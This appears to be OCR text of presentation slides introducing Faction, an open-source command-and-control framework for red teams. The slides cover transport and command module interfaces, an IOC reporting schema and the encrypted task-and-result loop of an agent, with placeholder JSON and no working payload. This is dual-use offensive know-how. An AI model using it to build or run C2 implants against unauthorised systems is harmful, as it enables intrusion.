
```
<html>
  <title>Totally a real bank</title>
  <body>
    <p>Thanks for your chat request!</p>
    <!- {{ Agent Tasks Message from API }} -->
  </body>
</html>
```

```
<html>
  <title>Totally a real bank</title>
  <body>
    <p>Thanks for your chat request!</p>
    <!- {{ Agent Tasks Message from API }} -->
  </body>
</html>
```



Malware


Transport Server
…NrcyBTb2Nrcw==
RmFjdGlvbiBSb2…
PDF


RmFjdGlvbiBSb2NrcyBTb2Nrcw==
Transport Server
SQL
DNS
Amazon S3

Developing for Faction

Modules

Modules add commands and transports to Faction agents.

They follow the "Faction Language Standard" for a given programming language.

.NET Transports

```
namespace Faction.Modules.Dotnet.Common
{

    0 references
    public abstract class AgentTransport
    {
        0 references
        public string Name { get; set; }
        0 references
        public abstract string Beacon(string AgentName, string Message);
        0 references
        public abstract string Stage(string StageName, string StagingId, string Message);
    }
}
```

.NET Commands

```
public abstract class Command
{
    0 references
    public abstract string Name { get; }
    0 references
    public abstract CommandOutput Execute(Dictionary<string, string> Parameters);
}
```

IOCs

- What is it: File, Process, URL, Registry
- What happened: Create, Access, Modify, Delete, GET, POST, PUT
- Identifier: PID, Path, URL, etc
- Description: Short sentence of what was done
- Hash: Optional SHA1 hash

Building an Agent

Building an Agent

- Decrypt Response
- Process Task
- Build Results
- Encrypt Results
- Return Results

Building an Agent

- Decrypt Response
- Process Task
- Build Results
- Encrypt Results
- Return Results

```
{
  "IV": <base64 IV>,
  "HMAC": <base64 HMAC>
  "Message": <encrypted list of tasks>
}
```

Building an Agent

- Decrypt Response
- Process Task
- Build Results
- Encrypt Results
- Return Results

```
{
  "AgentName": "ajk234_18A",
  "TaskName": <guid>,
  "Action": "RUN",
  "Command": "hackz.exe"
}
```

Building an Agent

- Decrypt Response
- Process Task
- Build Results
- Encrypt Results
- Return Results

```
{
  "Success": True,
  "Complete": True,
  "Message": "Hacked that thing",
  "IOCs": [
    {
      "Type": "Process",
      "Action": "Create",
      "Identifier": <PID>
      "Timestamp": DateTime.UtcNow()
    }
  ]
}
```

Building an Agent

- Decrypt Response
- Process Task
- Build Results
- Encrypt Results
- Return Results

```
{
  "IV": <base64 IV>,
  "HMAC": <base64 HMAC>
  "Message":
    <encrypted json list of results>
}
```

Building an Agent

- Decrypt Response
- Process Task
- Build Results
- Encrypt Results
- Return Results

```
{
  "Message": <Base64 Results>
}
```

Going Forward

Going Forward

- Alpha Release: Today! Right now!
  - Some API and schema changes
  - .NET 4.5 support for Marauder
- Beta Release: Soon!
  - Bug fixes
  - Tests?
  - Polish
- v1.0: Later this year (hopefully)

How can you help?

- Use it
- Submit Issues
- Build Modules
- Build Transports

Thank you so much!

https://www.factionc2.com

https://github.com/factionc2

https://github.com/maraudershell

@jaredhaight

(Dr. Bonkers doesn't have a Twitter. ☹)